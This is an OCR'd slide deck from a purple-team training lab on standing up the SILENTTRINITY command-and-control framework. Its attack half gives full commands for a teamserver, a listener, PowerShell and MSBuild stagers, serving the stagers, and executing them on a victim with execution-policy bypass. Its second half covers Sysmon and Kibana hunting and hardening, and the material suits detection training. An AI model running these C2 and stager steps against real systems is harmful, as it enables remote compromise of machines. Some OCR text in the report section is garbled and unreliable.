



LC1130

APTLC: Command and Control
Attack Team
C2 Infrastructure
SILENTRINITY




defensiveorigins.com
© Defensive Origins LLC LC1130.1 – APT Lab C2 Infrastructure

Applied Purple Teaming – LC1130
Command and Control
Attack Team, C2 Infrastructure, SILENTRINITY

Related Applied Purple Teaming Lab: L1130
Related Atomic Purple Team Report: PB1130

Lifecycle Ingest & Goal Setting

- The Ingest: Known Threat
- The specific attack/component?
 - Malware execution – SILENTRINITY
- The goal of the lifecycle:
 - Stand up a C2 Framework.
 - Execute malware on a victim system
 - Find Indicators of Compromise (IoCs)
 - Sound familiar?




defensiveorigins.com
© Defensive Origins LLC LC1130.2 – APT Lab C2 Infrastructure

Atomic Purple Team Phase: Ingest/Analysis

Planning – Methodology

- The Ingest: Known Threat
- The specific attack/component?
 - Malware Execution – SILENTTRINITY
 - Build organizational knowledge of C2 Frameworks
- The goal of the lifecycle:
 - Build a C2 Framework
 - Generate malware samples
 - Compromise a workstation
 - Find Indicators of Compromise



defensiveorigins.com
© Defensive Origins LLC LC1130.3 – APT Lab C2 Infrastructure

MITRE: TA0011 - Command and Control

Atomic Purple Team Phase: Planning

Attack - Infrastructure / Red Team Things

There are LOTS of C2 Frameworks.

The C2 Matrix has analyzed some.




Click a Tab to Start Exploring

Information	Code + UI	Channels	Agents	Capabilities	Support
C2		Version Reviewed		Implementation	
Aptell		1.3		Decker	
Caldera		2		pp3	
Calixt Strike		2		binary	
Covenant		0.3		Decker	
Dall		POC		pp3	
Empire		2.5		install.sh	
EvilOSX		7.2.1		pp3	
Factten C2		Not		install.sh	
FlamingoLevelFlag		POC		pp3	
godsh		1.6		binary	
Ironshell		0.0.3b		pp3	
INNUENDO		1.7		install.sh	



defensiveorigins.com
© Defensive Origins LLC LC1130.4 – APT Lab C2 Infrastructure



Command and Control Server (C2) – Operative infected system or device.

MITRE: TA0042 – Resource Development

Atomic Purple Team Phase: Attack

Links:

<https://www.thec2matrix.com/matrix>

<https://howto.thec2matrix.com/slideshow-c2-matrix-edition>


Image Reference:

https://commons.wikimedia.org/wiki/File:Server_werking.PNG

Attack Methodology - SILENTTRINITY

Use SILENTTRINITY to build a C2 framework.

- Launch the teamserver.
- Connect to the teamserver as a client.
- Build malware stagers.
- Execute malware on victim workstation.
- Profit. Improve. Rinse. Repeat.



defensiveorigins.com
© Defensive Origins LLC LC1130.5 - APT Lab C2 Infrastructure

MITRE: TA0042 – Resource Development

Links:

<https://github.com/byt3b133d3r/SILENTTRINITY>

Atomic Purple Team Phase: Attack

Attack Methodology - SILENTTRINITY

Installation on Ubuntu 20.04

```
git clone https://github.com/byt3b133d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.8 python3.8-dev python3-pip
```

The installation may need some dependencies.

Be careful tampering with pip. Messing up system pip can break python.

* As of 30JAN21, SILENTTRINITY stagers do not complete (older versions of the ST binary should work)

** The developers also strongly recommend for most use cases to use just the binaries available from Github Actions



defensiveorigins.com
© Defensive Origins LLC LC1130.6 – APT Lab C2 Infrastructure

Installation on Ubuntu 18.04

```
git clone
https://github.com/byt3b133d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.8 python3.8-dev python3-pip
```

May need some dependencies.

Be careful tampering with pip. Messing up system pip can break python.

```
As itadmin: python3.8 -m pip install netifaces
```

```
As itadmin: python3.8 -m pip install cffi
```

Atomic Purple Team Phase: Attack

MITRE: TA0042 – Resource Development


Links:

<https://github.com/byt3b133d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Launch the teamserver as itadmin with sudo

```
sudo python3.8 st teamserver --port 81 10.10.98.20 APTClass!
```



```
2020-02-02 20:55:24,113 4001 MainThread - [WARNING] __main__.py: server - Teamserver certificate fingerprint: f2ea4472655ad1f6113200668db776bbe5b4b0acd9cdb16ade01918b988735cc
2020-02-02 20:55:24,115 4001 MainThread - [INFO] __main__.py: server - Teamserver started on 10.10.98.20:81
```



defensiveorigins.com
© Defensive Origins LLC LC1130.7 – APT Lab C2 Infrastructure

Launch the teamserver as itadmin with sudo

```
sudo python3.8 st teamserver --port 81 10.10.98.20
APTClass!
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution


Links:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Connect to the teamserver with the SILENTTRINITY client module using an encrypted web socket connection (**wss://**).

```
sudo python3.8 st client wss://itadmin:APTClass\!@10.10.98.20:81
```



```
root@hell-v3:/opt/SILENTTRINITY
[1] ST 2020-02-02 21:06:02,708 [WARNING] - connection.py: connect - Team Server (10.10.98.20:81) certificate fingerprint is f2ea4472655ad1f6113200668db776bbe5b4b0acd9cdb16ade01918b988735cc make sure this matches the output from the server
2020-02-02 21:06:02,821 [INFO] - connection.py: connect - Connected to wss://10.10.98.20:81
[1] ST
```



defensiveorigins.com
© Defensive Origins LLC LC1130.8 – APT Lab C2 Infrastructure

Connect to the teamserver with the SILENTTRINITY client module using an encrypted web socket connection (**wss://**).

```
sudo python3.8 st client
wss://itadmin:APTClass\!@10.10.98.20:81
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution

Links:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY


Start a listener that will wait for victim connections.

```
listeners
use https
set port 4444
start
```

```
[*] ST :: listeners
[*] ST (listeners) :: use https
[*] ST (listeners)(https) :: set port 4444
[*] ST (listeners)(https) :: options
-Listener Options
+-----+-----+-----+-----+
|Option Name|Required|Value|Description|
+-----+-----+-----+-----+
|Name|True|https|Name for the listener.|
|BindIP|True|10.10.98.20|The IPv4/IPv6 address to bind to.|
|Port|True|4444|Port for the listener.|
|Cert|False|~/st/cert.pem|SSL Certificate file|
|Key|False|~/st/key.pem|SSL Key file|
|RegenCert|False|False|Regenerate TLS cert|
|CallbackURLs|False|False|Additional C2 Callback URLs (comma seperated)|
|Comms|True|https|C2 Comms to use|
+-----+-----+-----+-----+
[*] ST (listeners)(https) :: start
[*] Started listener 'https'
[*] ST (listeners)(https) ::
```



defensiveorigins.com
© Defensive Origins LLC LC1130.9 – APT Lab C2 Infrastructure



Start a listener that will wait for victim connections.

```
listeners
use https
set port 4444
start
```

Atomic Purple Team Phase: Attack


MITRE: TA0002 – Execution

Links:

<https://github.com/byt3b133d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Build stagers that will infect the victim workstations.



```
stagers
use powershell
generate https
```

```
[1] ST (stagers) [] use powershell
[1] ST (stagers)(powershell) [] generate https
[+] Generated stager to ./stager.ps1
[1] ST (stagers)(powershell) []
```

```
use msbuild
generate https
```

```
[1] ST (stagers)(powershell) []
[1] ST (stagers)(powershell) [] use msbuild
[1] ST (stagers)(msbuild) [] generate https
[+] Generated stager to ./stager.xml
[1] ST (stagers)(msbuild) []
```



defensiveorigins.com
© Defensive Origins LLC LC1130.10 – APT Lab C2 Infrastructure

Build stagers that will infect the victim workstations.

```
stagers
use powershell
generate https
```

```
use msbuild
generate https
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution



Links:

<https://github.com/byt3b133d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Deliver malware to the victim by standing up a web server on the C2 server.

```
mv /opt/SilentTrinity/stager.* /opt/web
cd /opt/web
python3.8 -m http.server
```



defensiveorigins.com
© Defensive Origins LLC LC1130.11 – APT Lab C2 Infrastructure

Deliver malware to the victim by standing up a web server on the C2 server.

```
mv /opt/SilentTrinity/stager.* /opt/web
cd /opt/web
python3.8 -m http.server
```

Atomic Purple Team Phase: Attack

Links:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

<https://docs.python.org/3/library/http.server.html>

SILENTTRINITY - Victim

Open a web browser and visit <http://10.10.98.20:8000>

Download the files.

From the command prompt, execute the PowerShell stager.

```
powershell -ep bypass
Import-Module .\Downloads\stager.ps1
```



```
Command Prompt - powershell -ep bypass
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\heather.butler>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\heather.butler> Import-Module .\Downloads\stager.ps1
[+] URLs: https://10.10.98.20:4444
[*] Attempting HTTP POST to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Attempting HTTP GET to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Downloaded 569040 bytes
[-] 'Boo.Lang.Compiler.dll' was required...
[+] 'Boo.Lang.Compiler.dll' loaded...
[-] 'Boo.Lang.dll' was required...
[+] 'Boo.Lang.dll' loaded...
```



defensiveorigins.com
© Defensive Origins LLC LC1130.12 – APT Lab C2 Infrastructure



URL: <http://10.10.98.228:8000>

From the command prompt, execute the PowerShell stager.

```
powershell -ep bypass
Import-Module .\Downloads\stager.ps1
```

Atomic Purple Team Phase: Attack

MITRE:

T1127 – Trusted Developer Utilities

T1218 – Signed Binary Proxy Execution

Links:

<https://github.com/byt3b133d3r/SILENTTRINITY>

<https://docs.python.org/3/library/http.server.html>

SILENTTRINITY - Victim


From the command prompt, build the .xml stager with MSBuild.

```
cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\  
MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml
```

```
Command Prompt - MSBuild.exe c:\Users\heather.butler\Download\stager.xml  
Microsoft Windows [Version 10.0.17763.973]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\heather.butler>cd c:\windows\Microsoft.NET\Framework64\v4.0.30319\  
  
c:\windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml  
Microsoft (R) Build Engine version 4.8.3761.0  
[Microsoft .NET Framework, version 4.0.30319.42000]  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Build started 2/2/2020 1:52:50 PM.  
[+] URLs: https://10.10.98.20:4444  
[*] Attempting HTTP POST to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913  
[-] Attempt #1  
[*] Attempting HTTP GET to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913  
[-] Attempt #1  
[*] Downloaded 569040 bytes  
[-] 'Boo.Lang.Compiler.dll' was required...  
[+] 'Boo.Lang.Compiler.dll' loaded...  
[-] 'Boo.Lang.dll' was required...  
[+] 'Boo.Lang.dll' loaded...
```



defensiveorigins.com
© Defensive Origins LLC LC1130.13 – APT Lab C2 Infrastructure



From the command prompt, build the .xml stager with MSBuild.

```
cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\  
MSBuild.exe  
c:\Users\heather.butler\Downloads\stager.xml
```

Atomic Purple Team Phase: Attack

MITRE:

T1127 – Trusted Developer Utilities

T1218 – Signed Binary Proxy Execution


Links:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Check on the victim sessions.

```
sessions  
list
```



```
[*] ST (stagers)(msbuitl) #  
[TS-g0bk8] Sending stage (569073 bytes) -> 10.10.98.221 ...  
[TS-g0bk8] New session 30f09ac7-825a-441b-a004-f9eafab5047a connected! (10.10.98.221)  
[TS-g0bk8] Sending stage (569073 bytes) -> 10.10.98.221 ...  
[TS-g0bk8] New session 3f40cb25-f42a-484a-a174-a408c7888913 connected! (10.10.98.221)  
[*] ST (stagers)(msbuitl) # sessions  
[*] ST (sessions) # list  
Sessions  
-----  
Name User Address Last Checkin  
-----  
3f40cb25-f42a-484a-a174-a408c7888913 LABS\heather.butler@ws10-01 10.10.98.221 h 00 m 00 s 02  
30f09ac7-825a-441b-a004-f9eafab5047a LABS\heather.butler@ws10-01 10.10.98.221 h 00 m 00 s 02  
[*] ST (sessions) #
```



defensiveorigins.com
© Defensive Origins LLC LC1130.14 – APT Lab C2 Infrastructure

Check on the victim sessions.

```
sessions  
list
```

Atomic Purple Team Phase: Attack

Links:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild' against **logs-*** log index
- Like most malware, it beacons.
- Threat hunting with network analysis!



defensiveorigins.com
© Defensive Origins LLC LC1130.15 – APT Lab C2 Infrastructure



Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:

'msbuild'

Hunt and Defend Methodology

How will hunt and defend methodology work?

- Build strong relationships with HR & Marketing
- Deploy tools to “see what attackers see”.
- Understand modern C2 frameworks
- Deploy network intrusion detection, prevention devices
- Deploy network analyzers at boundaries
“Packets or it didn’t happen!” (*Judy Novak*)
- Test effectiveness of SIEM logging, alerting, and graphing
Beacons become super apparent in logs via graphs



defensiveorigins.com
© Defensive Origins LLC LC1130.16 – APT Lab C2 Infrastructure

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild'
- Toggle fields for **host_name**, **process_name**, and **RuleName**

Toggle column in table	Count
process_id	4,688
process_name	msbuild.exe
process_path	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe



This is the Discover application -->

- Accurate logs are arriving.
- **logs-*** log index
- Parsing is improving.
- Detection capabilities are moving forward




defensiveorigins.com
© Defensive Origins LLC LC1130.17 – APT Lab C2 Infrastructure

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?

- Investigate the **elastalert_status** log index
- Set refresh values, time window, etc.



This is the Discover application

- Alerts are being generated
- elastalert_status log index
- Triggered alert?
- Suspicious-Typical-Malware-Back-Connect-Ports



defensiveorigins.com
© Defensive Origins LLC LC1130.18 – APT Lab C2 Infrastructure





Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?

- Investigate the **logs-endpoint-winevent-sysmon-*** log index
- Set refresh values, time window, etc and drill-down on the events spike
- Click on any time column to review its associated spike



This is the Discover application

- Beacons! Heartbeats!
- Sysmon!
- MITRE T1218 and T1086




Time	RuleName	da_la_addr	process_name
> Feb 26, 2020 @ 19:56:58.459	technique_1d-11086, technique_name-PowerShell	10.10.98.20	powershell.exe
> Feb 26, 2020 @ 19:56:58.459	technique_1d-11218, technique_name-Signed Binary Proxy Execution	10.10.98.20	msbuild.exe
> Feb 26, 2020 @ 19:56:53.382	technique_1d-11086, technique_name-PowerShell	10.10.98.20	powershell.exe
> Feb 26, 2020 @ 19:56:53.382	technique_1d-11218, technique_name-Signed Binary Proxy Execution	10.10.98.20	msbuild.exe
> Feb 26, 2020 @ 19:56:48.427	technique_1d-11086, technique_name-PowerShell	10.10.98.20	powershell.exe
> Feb 26, 2020 @ 19:56:48.427	technique_1d-11218, technique_name-Signed Binary Proxy Execution	10.10.98.20	msbuild.exe



defensiveorigins.com
© Defensive Origins LLC LC1130.19 – APT Lab C2 Infrastructure

Atomic Purple Team Phase: Hunt and Defend

Adjust / Harden



Are adjustments needed to reach LC Goal?

- Limit LOLBINS with application control
- Begin the process of understanding the log alerting process in this SIEM.

Document adjustments and attempt attack/defense again.

```
process_path: c:\windows\microsoft.net\framework6\lv4.0.30319\msbuild.exe src_ip_version: 4 src_is_ipv6: false user_reporter_name: SYSTEM process_id: 3,744 log.level: 1: information user_reporter_domain: NT AUTHORITY src_port: 53,313 beat_version: 7.5.1 source_name: Microsoft-Windows-Sysmon host_name: ws10-01.lab.defensiveorigins.com fingerprint_network_community_id: 1:e6c-fkZuNq87yWj7DiXkPGLAyFc= src_ip_public: false process_name: msbuild.exe log_ingest_timestamp: Feb 2, 2020 @ 13:59:22.594 meta_user_reporter_name_is_machine: false beat_hostname: DC01 @timestamp: Feb 2, 2020 @ 13:59:22.594 type: wineventlog dst_ip_public: false network_protocol: tcp original_message: Network connection detected: RuleName: technique_id=11218,technique_name=Signed Binary Proxy Execution @timestamp: 2020-02-02 21:59:21.042 ProcessGuid: {d3df3
```



defensiveorigins.com
© Defensive Origins LLC LC1130.20 – APT Lab C2 Infrastructure


Atomic Purple Team Phase: Adjust / Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com
© Defensive Origins LLC LC1130.21 – APT Lab C2 Infrastructure



Atomic Purple Team Phase: Report



Purple Team Lifecycle

Overall Status: **Completed**

PB1130 - C2 Silent Trinity Hunt

Lifecycle Project Manager

Kent Ickler
Office: 605-939-0331
Email: keni@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/6/2020
- Simulation End: 2/10/2020
- Configuration ID#s: 2/9/2020
- Change Management Refused: 2/16/2020
- Configuration Deployed: 3/1/2020

State Cycle Legend
● Attack Simulation
● Defense Simulation
● System Configuration Change Information

APT Lifecycle	● Lifecycle Type: Attack Simulation	● Ingest Source:
Ingest and Research	● Lifecycle Objective: Alert	● MITR T1087 (process), T1137 https://attack.mitre.org/techniques/T1087/
	● Use Silent Trinity C2 Framework to attempt to gain access to the secured domain environment.	

```

Attack methodology
● Launch SilentTrinity Team Server, Connect
1) powershell && powershell
2) python st.py teamserver --port 81 10.10.99.20 APTCLess1
3) powershell && powershell
4) python st.py client --url http://apc1less1.apc1less1:810.10.99.20/81
● Build stage listener
listeners
use http
set port 4444
start
● Build malware stager
stager
use powershell
generate http
use msbuild
generate http
● Serve malware
stager -t /opt/web
cd /opt/web
python3 st.py http.server
● Download malware on workstation. http://10.10.99.20/81000
● Execute malware on network workstation.
powershell -mp http://10.10.99.20/81000
powershell -i powershell -i powershell -i powershell
cd c:\windows\microsoft.net\framework\v4.0.30319
msbuild.exe c:\source\bin\stager\bin\stager.msbuild
● Confirm new silently session
sessions
    
```

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1130-1

defensiveorigins.com
© Defensive Origins LLC LC1130.22 - APT Lab C2 Infrastructure

	● List:
Defense methodology	● Search within opca stack for evidence of execution.
Lifecycle Adjustments	● Within symon logs, note "msbuild.exe" and "C2118" ● This indicates that msbuild was responsible for launching the payload. This is not typical behavior or msbuild.
Change Management	● Deploy updated logging adjustments as defined to production opca stack. ● Effectuated: N/A ● Rollback: Remove logging configuration/search query
Lessons Learned	● This type of behavior is not typical in msbuild.exe.

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1130-2

Atomic Purple Team Phase: Report

Related Atomic Purple Team Report: PB1130

Lessons Learned


New Techniques Learned?

- C2 execution via PowerShell PS1.
- C2 execution via MSBuild.

Gained Experience?

- Establishing a command and control.
- Hunting for spikes and anomalies with Elastalert.

Has the organization's security posture been improved?



defensiveorigins.com
© Defensive Origins LLC LC1130.23 – APT Lab C2 Infrastructure

Atomic Purple Team Phase: Lessons Learned

Command / Control Summary

Attack Methodology

Toolkit Locations

<https://github.com/byt3bl33d3r/SILENTRINITY>

Commands

```
python3.8 st.py teamserver --port 81 10.10.98.20 APTClass!  
python3.8 st.py client wss://aptclass:APTClass\!@10.10.98.20:81  
  
MSBuild.exe c:\Users\itadmin\Downloads\stager.xml
```

Detect Methodology

Event IDs

PowerShell 200, 400, 501, 800, 4104

Security 4688 – Process creations (PowerShell)

Boundary Detections

Suricata / Zeek / RITA / AIHunter

MITRE ATT&CK Maps

<https://attack.mitre.org/techniques/T1059/001/>

<https://attack.mitre.org/techniques/T1127/>

Audit Policy Mapping

Audit: Audit Process Creation – Success / Failure

Defense Methodology

Endpoint Response

Limit PowerShell by group membership

Employ application control policies

Capture and process packets at network boundaries



defensiveorigins.com
© Defensive Origins LLC LC1130.24 – APT Lab C2 Infrastructure

Commands:

```
python3.8 st.py teamserver --port 81 10.10.98.20  
APTClass!  
python3.8 st.py client  
wss://aptclass:APTClass\!@10.10.98.20:81  
MSBuild.exe c:\Users\itadmin\Downloads\stager.xml
```

Applied Purple Team Lab: L1130

Related Atomic Purple Team Report: PB1130

MITRE:

T1127 – Trusted Developer Utilities

T1218 – Signed Binary Proxy Execution

T1059 – Command and Scripting Interpreter \ .001 PowerShell

Links:

<https://attack.mitre.org/techniques/T1059/001/>

<https://attack.mitre.org/techniques/T1127/>

<https://github.com/byt3bl33d3r/SILENTRINITY>